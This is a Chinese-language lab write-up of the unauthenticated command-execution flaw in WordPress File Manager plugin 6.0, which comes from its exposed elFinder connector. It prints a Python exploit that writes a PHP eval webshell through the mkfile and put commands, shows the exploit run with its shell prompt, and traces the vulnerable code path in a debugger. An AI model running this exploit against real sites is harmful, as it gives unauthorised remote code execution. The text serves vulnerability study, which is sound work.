# Wordpress file manager插件命令执行

## 环境搭建


利用 phpstudy 搭建 wordpress，`http://wordpress.test/wp-admin/plugin-install.php` 将解压一次后的漏洞插件压缩包上传并启用插件。

File Manager插件6.0版本

## 漏洞利用

> 这段代码来自 elFinder 项目，这是一个向 Web 应用程序提供文件浏览器 GUI 的框架。这个非常具体的代码仅作为示例，而不能在生产应用程序中直接使用。但是，正如我们所看到的，使用了它，结果是可以执行这部分代码而无需进行身份验证。

在 exp-db 搜索 elFinder



□ Verified □ Has App


Show 15

Search: elFinder


| Date | D | A | V | Title | Type | Platform | Author |
|---|---|---|---|---|---|---|---|
| 2019-03-13 | ⬇ | ▣ | ✓ | elFinder PHP Connector < 2.1.48 - 'exiftran' Command Injection (Metasploit) | Remote | PHP | Metasploit |
| 2019-03-04 | ⬇ | ▣ | ✓ | elFinder 2.1.47 - 'PHP connector' Command Injection | WebApps | PHP | q3rv0 |
| 2015-05-06 | ⬇ | ▣ | ✗ | elFinder 2 - Remote Command Execution (via File Creation) | WebApps | PHP | TUNISIAN CYBER |


Showing 1 to 3 of 3 entries (filtered from 43,032 total entries)

下载下来的漏洞利用文件需要修改部分



```
tcyber = cookielib.CookieJar()
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(tcyber))

create = opener.open('http://'+host+'/'+path+'/php/connector.minimal.php?cmd=mkfile&name='+evilfile+'&target=l1_Lw')
#print create.read()

payload = urllib.urlencode({
                            'cmd' : 'put',
                            'target' : 'l1_'+evilfile.encode('base64','strict'),
                            'content' : '<?php eval($_GET[\'cmd\']); ?>'
                            })

write = opener.open('http://'+host+'/'+path+'/php/connector.minimal.php', payload)
print write.read()
print '\n'
```


不安全 | wordpress.test/wp-content/plugins/wp-file-manager/lib/files/testing.php?cmd=phpinfo();
PHP Version 7.3.4
php




```
C:\Users\admin\Desktop\wdpross>python2 36925.py
  +-----------------------------------------------+
  | elFinder Remote Command Execution Vulnerability |
  |                  TUNISIAN CYBER                 |
  +-----------------------------------------------+
  Vulnerable Site:wordpress.test
  EvilFileName:testing.php
  elFinder s Path:/wp-content/plugins/wp-file-manager/lib/


[She3LL]:~# _
```

## 漏洞分析

发送一个这样的 payload 来进行创建文件的操作 `http://wordpress.test/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php?cmd=mkfile&name=test.php&target=l1_Lw`


漏洞触发位置 `/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php`

通过创建 elFinderConnector 对象，进而调用 elFinderConnector.run




```
// run elFinder
$connector = new elFinderConnector(new elFinder($opts));
$connector->run();
```

读取所有的请求参数保存到 `$src` 中， `$cmd` 获取 cmd 变量。 `\elFinderConnector::run`



```
public function run()
{
    $isPost = $this->reqMethod === 'POST';  reqMethod: "GET"  $isPost: false
    $src = $isPost ? array_merge($_GET, $_POST) : $_GET;  $isPost: false  $src: {cmd => "mkfile", name => "aaaac.php", target => "l1_Lw"}[3]
    $maxInputVars = (!$src || isset($src['targets'])) ? ini_get( varname: 'max_input_vars') : null;  $maxInputVars: null
    if ((!$src || $maxInputVars) && $rawPostData = file_get_contents( filename: 'php://input')) {...}

    if (isset($src['targets']) && $this->elFinder->maxTargets && count($src['targets']) > $this->elFinder->maxTargets) {
        $this->output(array('error' => $this->elFinder->error(elFinder::ERROR_MAX_TARGTES)));  elFinder: elFinder
    }

    $cmd = isset($src['cmd']) ? $src['cmd'] : '';  $src: {cmd => "mkfile", name => "aaaac.php", target => "l1_Lw"}[3]
    $args = array();

    if (!function_exists( function_name: 'json_encode')) {
        $error = $this->elFinder->error(elFinder::ERROR_CONF, elFinder::ERROR_CONF_NO_JSON);
        $this->output(array('error' => '{"error":["' . implode( glue: '","', $error) . '"]}', 'raw' => true));
    }

    if (!$this->elFinder->loaded()) {
```


接着执行到循环 `foreach ($this->elFinder->commandArgsList($cmd) as $name => $req) {` 对 `$cmd` 进行校验



```
        foreach ($this->elFinder->commandArgsList($cmd) as $name => $req) {
            if ($name === 'FILES') {
                if (isset($_FILES)) {
                    $hasFiles = true;
                } elseif ($req) {
                    $this->output(array('error' => $this->elFinder->error(elFinder::ERROR_INV_PARAMS, $cmd)));
                }
            } else {
                $arg = isset($src[$name]) ? $src[$name] : '';

                if (!is_array($arg) && $req !== '') {
                    $arg = trim($arg);
                }
                if ($req && $arg === '') {
                    $this->output(array('error' => $this->elFinder->error(elFinder::ERROR_INV_PARAMS, $cmd)));
                }
                $args[$name] = $arg;
            }
        }
```


跟进函数`commandArgsList`

`\elFinder::commandArgsList`



```
public function commandArgsList($cmd)  $cmd: "mkfile"
{
    if ($this->commandExists($cmd)) {
        $list = $this->commands[$cmd];  $cmd: "mkfile"  commands: [30]  $list: {target => true, name => true, mimes => false, reqid => false}[4]
        $list['reqid'] = false;
    } else {
        $list = array();
    }
    return $list;  $list: {target => true, name => true, mimes => false, reqid => false}[4]
}
```


`\elFinder::commandExists`



```
public function commandExists($cmd)
{
    return $this->loaded && isset($this->commands[$cmd]) && method_exists($this, $cmd);
}
```


通过判断 `$cmd` ，在 **$this->commands[$cmd]** 中发现了可以调用的方法

`\elFinder::$commands`



```
    protected $commands = array(  commands: [30]
        'abort' => array('id' => true),
        'archive' => array('targets' => true, 'type' => true, 'mimes' => false, 'name' => false),
        'callback' => array('node' => true, 'json' => false, 'bind' => false, 'done' => false),
        'chmod' => array('targets' => true, 'mode' => true),
        'dim' => array('target' => true, 'substitute' => false),
        'duplicate' => array('targets' => true, 'suffix' => false),
        'editor' => array('name' => true, 'method' => true, 'args' => false),
        'extract' => array('target' => true, 'mimes' => false, 'makedir' => false),
        'file' => array('target' => true, 'download' => false, 'cpath' => false, 'onetime' => false),
        'get' => array('target' => true, 'conv' => false),
        'info' => array('targets' => true, 'compare' => false),
        'ls' => array('target' => true, 'mimes' => false, 'intersect' => false),
        'mkdir' => array('target' => true, 'name' => false, 'dirs' => false),
        'mkfile' => array('target' => true, 'name' => true, 'mimes' => false),
        'netmount' => array('protocol' => true, 'host' => true, 'path' => false, 'port' => false, 'user' => false, 'pass' => false, 'alias' => false, 'options' =>
        'open' => array('target' => false, 'tree' => false, 'init' => false, 'mimes' => false, 'compare' => false),
        'parents' => array('target' => true, 'until' => false),
        'paste' => array('dst' => true, 'targets' => true, 'cut' => false, 'mimes' => false, 'renames' => false, 'hashes' => false, 'suffix' => false),
        'put' => array('target' => true, 'content' => '', 'mimes' => false, 'encoding' => false),
        'rename' => array('target' => true, 'name' => true, 'mimes' => false, 'targets' => false, 'q' => false),
        'resize' => array('target' => true, 'width' => false, 'height' => false, 'mode' => false, 'x' => false, 'y' => false, 'degree' => false, 'quality' => fals
        'rm' => array('targets' => true),
        'search' => array('q' => true, 'mimes' => false, 'target' => false, 'type' => false),
        'size' => array('targets' => true),
        'subdirs' => array('targets' => true),
        'tmb' => array('targets' => true),
        'tree' => array('target' => true),
        'upload' => array('target' => true, 'FILES' => true, 'mimes' => false, 'html' => false, 'upload' => false, 'name' => false, 'upload_path' => false, 'chunk
        'url' => array('target' => true, 'options' => false)
```


继续执行，发现 `$this->output($this->elFinder->exec($cmd, $args));`



```
        try {
            $this->output($this->elFinder->exec($cmd, $args));  $args: {target => "l1_Lw", name => "aaaac.php", mimes => "", reqid => "", debug => ""}[5]  $cmd: "
        } catch (elFinderAbortException $e) {
            // connection aborted
            // unlock session data for multiple access
            $this->elFinder->getSession()->close();
            // HTTP response code
            header( string: 'HTTP/1.0 204 No Content');
            // clear output buffer
            while (ob_get_level() && ob_end_clean()) {
            }
            exit();
        }
    }
```

`\elFinder::exec`


控制 `$cmd` = makedile 时, 为满足条件继续向下执行，需要传入 `$target` 或者 `$dst`。



```
        // detect destination dirHash and volume
        $dstVolume = false;
        $dst = !empty($args['target']) ? $args['target'] : (!empty($args['dst']) ? $args['dst'] : '');
        if ($dst) {
            $dstVolume = $this->volume($dst);
        } else if (isset($args['targets']) && is_array($args['targets']) && isset($args['targets'][0])) {
            $dst = $args['targets'][0];
            $dstVolume = $this->volume($dst);
            if ($dstVolume && ($_stat = $dstVolume->file($dst)) && !empty($_stat['phash'])) {...} else {
                $dst = '';
            }
        } else if ($cmd === 'open') {
            // for initial open without args `target`
            $dstVolume = $this->default;
            $dst = $dstVolume->defaultPath();
        }

        $result = null;
```

`$this->volume($dst)` 根据传入的 `$dst` 前缀进行选择 `l1_` 或者 `t1_` 我们在后面进行调试时会发现生成文件的位置前缀为所对应的 root 的值， 所以我们在这里选择 `l1_`


`\elFinder::volume`




```
    protected function volume($hash)  $hash: "l1_Lw"
    {
        foreach ($this->volumes as $id => $v) {  volumes: [2]
            if (strpos( haystack: '' . $hash, $id) === 0) {
                return $this->volumes[$id];
            }
        }
        return false;
    }

    /**
     * Return files info array
```

```
$this->volumes
```

```
result = {array} [2]
  l1_ = {elFinderVolumeLocalFileSystem} [64]
  t1_ = {elFinderVolumeTrash} [64]
```



